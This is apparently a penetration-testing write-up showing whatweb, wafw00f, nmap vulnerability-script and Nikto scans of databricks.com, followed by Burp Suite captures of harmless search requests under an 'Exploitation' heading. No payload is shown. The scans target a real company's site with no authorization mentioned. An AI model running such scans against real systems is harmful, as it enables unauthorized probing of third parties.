


```
┌──(root㉿kali)-[/home/tharusha]
└─# whatweb databricks.com
http://databricks.com [301 Moved Permanently] Country[UNITED STATES][US], HTTPServer[Varnish], IP[151.101.194.228], RedirectLocation[https://databricks.com/], Strict-Transport-Security[max-age=300], UncommonHeaders[retry-after,x-served
-by,x-cache-hits], Varnish, Via-Proxy[1.1 varnish]
https://databricks.com/ [301 Moved Permanently] Cookies[smartling_redirect], Country[UNITED STATES][US], HTTPServer[Varnish], IP[151.101.194.228], RedirectLocation[https://www.databricks.com/], Strict-Transport-Security[max-age=300], U
ncommonHeaders[retry-after,x-served-by,x-cache-hits,x-timer], Varnish, Via-Proxy[1.1 varnish, 1.1 varnish]
https://www.databricks.com/ [200 OK] Cookies[__cf_bm], Country[UNITED STATES][US], Frame, HTML5, HTTPServer[cloudflare], HttpOnly[__cf_bm], IP[104.18.2.179], MetaGenerator[Gatsby 4.25.7], Open-Graph-Protocol, PoweredBy[generative], Scr
ipt[module,text/javascript,text/plain,true], Strict-Transport-Security[max-age=31536000; includeSubDomains; preload], UncommonHeaders[cf-ray,cf-cache-status,access-control-allow-origin,x-vercel-cache,x-vercel-id,content-security-policy
,referrer-policy,x-content-type-options], X-UA-Compatible[ie=edge], X-XSS-Protection[1; mode=block]
```

- ## Wafw00f

An open-source program called Wafw00f is used to identify and fingerprint Web application firewalls (WAFs). Web application firewalls (WAFs), security solutions, defend against SQL injection, cross-site scripting (XSS), and other attacks.

We can see that Cloudflare WAF is protecting databricks.com.




```
┌──(root㉿kali)-[/home/tharusha]
└─# wafw00f databricks.com

                   ______
                  /      \
                 (  Woof! )
                  \  ____/                      )
                  ,,                           ) (_
             .-. -    _______                 ( |__|
            ()``; |==|_______)                .)|__|
            / ('        /|\                  (  |__|
        (  /  )        / | \                  . |__|
         \(_)_))      /  |  \                   |__|

                    ~ WAFW00F : v2.2.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://databricks.com
[+] The site https://databricks.com is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2
```

- ## Using nmap, open port enumeration

Open port enumeration is a method for locating and classifying the open network ports on a target machine or network using the Nmap (Network Mapper) program. Nmap is an effective open-source tool for network scanning and host discovery that provides extensive information on the services and statuses that are running on various ports. This process involves sending specially made packets to a target system and analyzing the responses in order to determine which ports are open and what services are using them.

Nmap is a popular tool for network administrators and security specialists to assess system security, identify potential security flaws, and enhance network configurations due to its abundance of features and versatility. It's a helpful tool for enhancing security and computer network administration in general.




```
┌──(root㉿kali)-[/home/tharusha]
└─# nmap -sS databricks.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-09 23:27 EDT
Nmap scan report for databricks.com (151.101.194.228)
Host is up (0.015s latency).
Other addresses for databricks.com (not scanned): 151.101.130.228 151.101.2.228 151.101.66.228 2a04:4e42:600::740 2a04:4e42:200::740 2a04:4e42
00::740
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 5.82 seconds

┌──(root㉿kali)-[/home/tharusha]
└─# nmap --script vuln databricks.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-09 23:29 EDT
Nmap scan report for databricks.com (151.101.194.228)
Host is up (0.014s latency).
Other addresses for databricks.com (not scanned): 151.101.130.228 151.101.2.228 151.101.66.228 2a04:4e42:600::740 2a04:4e42:200::740 2a04:4e42
00::740
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
443/tcp open  https
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.

Nmap done: 1 IP address (1 host up) scanned in 192.06 seconds
```

- ## Using Nikto to scan for vulnerabilities

One method to check for vulnerabilities in Kali Linux is to use the powerful open-source tool Nikto web scanner, which is part of the popular operating system for penetration testing and ethical hacking. Nikto is specifically designed to identify and assess server and web application vulnerabilities.


When checking target web servers for known vulnerabilities, common security issues, and misconfigurations, Nikto can be used from the Kali Linux command line. Nikto searches for issues including outdated software, possibly unsafe scripts, security headers, and other online vulnerabilities. It helps ethical hackers and security professionals understand and reduce such threats by providing comprehensive information on the vulnerabilities discovered.



```
┌──(tharusha㉿kali)-[~]
└─$ sudo nikto -h databricks.com
[sudo] password for tharusha:
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 151.101.66.228, 151.101.2.228, 151.101.130.228, 151.101.194.228, 2a04:4e42:c00::740, 2a04:4e42:a00::740, 2a04:4e42:800::740, 2a04:4e42::740, 2a04:4e42:400::740, 2a04:4e42:e00::740, 2a04:4
0::740
+ Target IP:          151.101.66.228
+ Target Hostname:    databricks.com
+ Target Port:        80
+ Start Time:         2024-05-09 23:28:15 (GMT-4)
---------------------------------------------------------------------------
+ Server: Varnish
+ /: Retrieved via header: 1.1 varnish.
+ /: Retrieved x-served-by header: cache-qpg1225-QPG.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-served-by' found, with contents: cache-qpg1225-QPG.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-
sing-content-type-header/
+ Root page / redirects to: https://databricks.com/
^C

┌──(tharusha㉿kali)-[~]
└─$

┌──(tharusha㉿kali)-[~]
└─$ sudo nikto -h 151.101.66.228
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          151.101.66.228
+ Target Hostname:    151.101.66.228
+ Target Port:        80
+ Start Time:         2024-05-09 23:28:39 (GMT-4)
---------------------------------------------------------------------------
+ Server: Varnish
+ /: Retrieved via header: 1.1 varnish.
+ /: Retrieved x-served-by header: cache-qpg120097-QPG.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-served-by' found, with contents: cache-qpg120097-QPG.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-
sing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /kboard/: KBoard Forum 0.3.0 and prior have a security problem in forum_edit_post.php, forum_post.php and forum_reply.php.
+ /lists/admin/: PHPList pre 2.6.4 contains a number of vulnerabilities including remote administrative access, harvesting user info and more. Default login to admin interface is admin/phplist.
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems which could not be tested remotely. See: https://seclists.org/bugtraq/2002/Jul/262
+ /ssdefs/: Siteseed pre 1.4.2 has 'major' security problems.
+ /sshome/: Siteseed pre 1.4.2 has 'major' security problems.
+ /tiki/: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin.
+ /tiki/tiki-install.php: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin.
+ /scripts/samples/details.idc: NT ODBC Remote Compromise. See: http://attrition.org/security/advisory/individual/rfp/rfp.9901.nt_odbc
+ /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempted. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0709
+ /~root/: Allowed to browse root's home directory. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1013
```

Exploitation

I employed Burpsuite and SQLMAP tools to identify cross-site and SQL injection vulnerabilities in the target web application for the exploitations.


kali-linux-2023.3-virtualbox-amd64 (Originial kali) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
4:02
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Search
0 highlights
Event log (6) All issues
Memory: 230.7MB
Search | Databricks
databricks
Login

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1	https://www.databricks.com	GET	/search?type=pending&search=testingh...	✓		200	692080	HTML		Search | Dat
2	https://www.databricks.com	GET	/webshared/js/db-headscripts.js			200	2359	script	js	
5	https://cdn.cookielaw.org	GET	/consent/92466579-1717-44d3-809d-a...			200	521499	script	js	
6	https://cdn.cookielaw.org	GET	/scripttemplates/otSDKStub.js			200	22089	script	js	
8	https://www.databricks.com	GET	/en-website-assets/97f5a561-3e09a10...			200	79643	script	js	
10	https://www.databricks.com	GET	/en-website-assets/app-d041338816a...			200	1639933	script	js	
11	https://www.databricks.com	GET	/en-website-assets/0976eba9-94253c...			200	65068	script	js	
12	https://www.databricks.com	GET	/en-website-assets/b5fac771-22b8563...			200	91269	script	js	
13	https://www.databricks.com	GET	/en-website-assets/webpack-runtime-...			200	8989	script	js	
14	https://www.databricks.com	GET	/en-website-assets/framework-e4a97...			200	211093	script	js	
15	https://dev.visualwebsiteoptimiz...	GET	/j.php?a=326926&u=https%3A%2F%2...	✓		200	9997	script	php	
16	https://cdn.cookielaw.org	GET	/consent/92466579-1717-44d3-809d-a...			200	6654	JSON	json	

```
GET /search?type=pending&search=
testinghttps://www.databricks.com/search?type=pending&
search=testing HTTP/1.1
Host: www.databricks.com
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close
```

```
HTTP/2 200 OK
Date: Fri, 10 May 2024 07:55:39 GMT
Content-Type: text/html; charset=utf-8
Cf-Ray: 88185e1a88ef5137-CMB
Cf-Cache-Status: DYNAMIC
Access-Control-Allow-Origin: *
Age: 5796
Cache-Control: public, max-age=0, must-revalidate
Content-Disposition: inline; filename="search"
X-Vercel-Cache: HIT
X-Vercel-Id: sin1::vw9dl-1715327733832-8484e014edd7
Set-Cookie: __cf_bm=
9UAgsG2eMWdc7GtYB9aRDVH6WYTeDPDdD0lnHz4lGM8-1715327739-1.0
.1.1-SnyMrDhODV1babFz9XDlY7zFQVtl7wTW3UcTFV3OK_dXCTRlkNi7_
zFcf47rTRJMRyMEQgn6R8qphmAd5WPiHA; path=/; expires=Fri,
10-May-24 08:25:39 GMT; domain=.databricks.com; HttpOnly;
Secure; SameSite=None
Vary: Accept-Encoding
Content-Security-Policy: default-src 'unsafe-inline'
'unsafe-eval' vitals.vercel-insights.com https: data:
wss://*.qualified.com; block-all-mixed-content;
upgrade-insecure-requests
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=31536000;
includeSubDomains; preload
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Server: cloudflare
```

https://www.databricks.com/search?type=pending&search=testing

Search databricks.com

testing | Search

Showing 1403 results of **"testing"**

Sources

Category

DATA+AI SUMMIT

JUNE 10-13 / SAN FRANCISCO


The conference built by pros for pros

Register now →

DATABRICKS PAGES
Test CTA unlimited
https://www.databricks.com/test-cta-unlimited

DATABRICKS PAGES
https://www.databricks.com/dataaisummit/speaker/test-msw-testing-profile

DATABRICKS PAGES
Azure Databricks Platform Architect Badge | Databricks
Put your knowledge of best practices for configuring Azure Databricks to the **test**....
https://www.databricks.com/learn/certification/databricks-on-azure


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
1 × 3 × +
Send Cancel
HTTP/2
Request
P Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Search
0 highlights
Search
0 highlights
Event log (6) All issues

Target: https://www.databricks.com

Request

```
GET /search?search=
testinghttps://www.databricks.com/search?t&search=testing
HTTP/2
Host: www.databricks.com
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i


```


Response

```
HTTP/2 200 OK
Date: Fri, 10 May 2024 08:01:48 GMT
Content-Type: text/html; charset=utf-8
Cf-Ray: 881867311bcc5132-CMB
Cf-Cache-Status: DYNAMIC
Access-Control-Allow-Origin: *
Age: 6167
Cache-Control: public, max-age=0, must-revalidate
Content-Disposition: inline; filename="search"
X-Vercel-Cache: HIT
X-Vercel-Id: sin1::j87kl-1715328105264-d2b6da29e2d5
Set-Cookie: __cf_bm=
qxjXi90EC9dyRMPeGzpj8X00t9xMSH5v6J0yPymgcpo-1715328108-1.0
.1.1-2k2fGauotg71BvqzAuH_hk3PoW0ft7kZRZlLMcS9HjdnKQ4DjmLoh
UGjTd.a0qei6ezEyH3X8Ffo4qMTkWq9uw; path=/; expires=Fri,
10-May-24 08:31:48 GMT; domain=.databricks.com; HttpOnly;
Secure; SameSite=None
Vary: Accept-Encoding
Content-Security-Policy: default-src 'unsafe-inline'
'unsafe-eval' vitals.vercel-insights.com https: data:
wss://*.qualified.com; block-all-mixed-content;
upgrade-insecure-requests
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=31536000;
includeSubDomains; preload
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Server: cloudflare

<!DOCTYPE html><html lang="en-US">
  <head>
    <meta charSet="utf-8"/>
    <meta http-equiv="x-ua-compatible" content="ie=edge"/>
    <meta name="viewport" content="width=device-width,
    initial-scale=1, shrink-to-fit=no"/>
    <script type="text/javascript" class="
    optanon-category-C0001" data-ot-ignore="1" src="
    /webshared/js/db-headscripts.js">
    </script>
    <meta name="generator" content="Gatsby 4.25.7"/>
    <meta data-react-helmet="true" name="title" content="
    Search | Databricks"/>
```

Done

